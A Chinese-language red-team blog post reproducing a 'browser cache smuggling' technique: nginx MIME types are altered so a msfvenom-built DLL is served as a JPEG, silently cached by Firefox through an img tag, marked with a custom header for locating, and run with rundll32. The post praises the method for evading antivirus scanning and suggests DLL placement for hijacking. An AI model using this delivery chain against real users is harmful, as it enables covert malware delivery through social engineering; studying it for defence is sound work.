浏览器缓存走私

偶然读到一篇SensePost安全团队文章，利用浏览器缓存传递恶意软件，废话不多说直接复现测试。


在红队项目中，利用社会工程，引导目标人员访问一个特制网站，网站会在浏览器的缓存中悄悄放置恶意DLL文件，并且伪造成图片。

浏览器缓存机制


https://blog.csdn.net/x550392236/article/details/132584609

浏览器缓存是一种机制，它允许浏览器在用户首次访问网页时下载和存储文件，并在之后的访问中重复使用这些文件，以提高网页加载速度和减轻服务器负载。
这里我将使用Firefox演示说明。

下图是Firefox默认存储




让我们删除缓存内容，访问一个搭建测试网站，可以看见新下载下来的缓存文件，那么这是不是一种自动下载文件?




我们该去如何利用?

通过资料查阅，我们得知浏览器不会缓存浏览器提供的任何文件，它只会缓存静态资源。类似于图片、视频、JS/CSS。那我们是不是可以修改服务器配置导致浏览器缓存我们的恶意文件，让目标在浏览网站时候下载下来?

这里我采用PhpStudy搭建Nginx进行环境模拟



浏览器通过web服务器发送的Content-Type检测缓存文件，如下图所示OPI.jpg和th.jpg文件由服务器发送给了浏览器。类型为Content-Type=image/jpeg



我们是否可以修改恶意文件的类型为图片类型等，让浏览器下载下来?

根据文章mime.types 与 nginx配置_nginx content-type-CSDN博客，当web服务器收到静态的资源文件请求时，依据请求文件的的后缀名在服务器的MIME配置文件中找到对应的MIME类型，再根据MIME-Types设置HTTP Response的Content-Types，然后浏览器根据Content-Types的值处理文件。

我们可以修改Nginx中的MIME类型映射，将bin、exe、dll对应的MIME改为image/jpeg

nginx.conf | mime.types

```
58      application/x-makeself                          run;
59      application/x-perl                              pl pm;
60      application/x-pilot                             prc pdb;
61      application/x-rar-compressed                    rar;
62      application/x-redhat-package-manager            rpm;
63      application/x-sea                               sea;
64      application/x-shockwave-flash                   swf;
65      application/x-stuffit                           sit;
66      application/x-tcl                               tcl tk;
67      application/x-x509-ca-cert                      der pem crt;
68      application/x-xpinstall                         xpi;
69      application/xhtml+xml                           xhtml;
70      application/xspf+xml                            xspf;
71      application/zip                                 zip;
72
73      application/octet-stream                        bin exe dll;
74      application/octet-stream                        deb;
75      application/octet-stream                        dmg;
76      application/octet-stream                        iso img;
77      application/octet-stream                        msi msp msm;
78
79      audio/midi                                      mid midi kar;
80      audio/mpeg                                      mp3;
```

我们只需要删除指定MIME映射，改修全局默认“image/jpeg”（方便测试）

```
http {

    default_type image/jpeg;

    #log_format  main  '$remote_addr - $remote_user [$time_local'
```

以下是模拟过程：

1.利用msfvenom成恶意DLL文件。


msfvenom -a x86 --platform windows -p windows/exec cmd=calc.exe -f dll > test.dll

2.编写html文件，插入DLL文件，图片类型。


index.html | nginx.conf

```
1  <html>
2      <body>
3          <h1>TEST</h1>
4          <img src="test.dll"</img>
5      </body>
6  </html>
```

3.模拟目标访问测试网站。



访问about:cache?storage=disk，成功缓存到本地电脑。



Cache entry information

key:	http://192.168.8.100/test.dll
fetch count:	1
last fetched:	2023-11-29 01:28:40
last modified:	2023-11-29 01:28:40
expires:	2023-11-29 01:38:06
Data size:	9216 B
Security:	This document does not have any security info associated with it.

necko:classified:	1
strongly-framed:	1
request-method:	GET
response-head:	HTTP/1.1 200 OK Server: nginx/1.15.11 Date: Wed, 29 Nov 2023 09:28:40 GMT Content-Type: image/jpeg Content-Length: 9216 Last-Modified: Wed, 29 Nov 2023 07:54:18 GMT ETag: "6566ee2a-2400" Accept-Ranges: bytes
original-response-headers:	Server: nginx/1.15.11 Date: Wed, 29 Nov 2023 09:28:40 GMT Content-Type: image/jpeg Content-Length: 9216 Last-Modified: Wed, 29 Nov 2023 07:54:18 GMT Connection: keep-alive ETag: "6566ee2a-2400" Accept-Ranges: bytes
ctid:	3
net-response-time-onstart:	5
net-response-time-onstop:	5

因为当DLL被下载并存储在缓存中时，它被重命名为不带扩展名的随机文件名，所以完美躲过安全防护软件的扫描！

如何去定位并且运行这个DLL文件?

根据大佬提供思路，缓存下来的DLL文件还包含了一些其他数据，例如原始的响应数据，我们是不是从而修改服务器配置来给他进行特殊标记，便于我们定位?

```
events {
    worker_connections 40960;
}
http {

        default_type image/jpeg;

    #log_format  main  '$remote_addr - $remote_user [$time_local] "$request'
    #                  '$status $body_bytes_sent "$http_referer" '
    #                  '"$http_user_agent" "$http_x_forwarded_for"';
    #access_log  logs/access.log  main;
    sendfile  on;
    #tcp_nopush     on;
    #keepalive_timeout  0;
    keepalive_timeout 65;
    #gzip  on;
    # another virtual host using mix of IP-, name-, and port-based configura
    #
    server {
       listen   0.0.0.0:80;
       root C:/Users/phpstudy_pro/WWW;
  index index.html index.htm index.nginx-debian.html;
    #    server_name  somename  alias  another.alias;
      location /test.dll{
      default_type image/jpeg;
      add_header Tag DLLHERE;
                }
    }
```


重新加载可见DLL文件已经被打上标记

key:	http://192.168.8.100/test.dll
fetch count:	2
last fetched:	2023-11-29 19:25:15
last modified:	2023-11-29 19:24:54
expires:	2023-11-29 21:20:43
Data size:	9216 B
Security:	This document does not have any security info associated with it.

necko:classified:	1
strongly-framed:	1
request-method:	GET
response-head:	HTTP/1.1 200 OK Server: nginx/1.15.11 Date: Thu, 30 Nov 2023 03:23:47 GMT Content-Type: image/jpeg Content-Length: 9216 Last-Modified: Wed, 29 Nov 2023 07:54:18 GMT ETag: "6566ee2a-2400" Tag: DLLHERE Accept-Ranges: bytes
original-response-headers:	Server: nginx/1.15.11 Date: Thu, 30 Nov 2023 03:23:47 GMT Content-Type: image/jpeg Content-Length: 9216 Last-Modified: Wed, 29 Nov 2023 07:54:18 GMT Connection: keep-alive ETag: "6566ee2a-2400" Tag: DLLHERE Accept-Ranges: bytes
ctid:	3
net-response-time-onstart:	11
net-response-time-onstop:	11

标记之后们就可以搜索此特定字符串以在本地缓存目录中找到我们的 DLL文件。

最后利用rundll32去执行



根据提示另一种方法可以只是将现有的 DLL 移动到位，以便在用户打开另一个应用程序时执行它。这会产生一个更加良性的命令，它本身不会下载或执行任何内容，它只会移动现有文件。然而，这种方法确实要求您的恶意 DLL 不会被 AV 静态检测到。

—qqbtou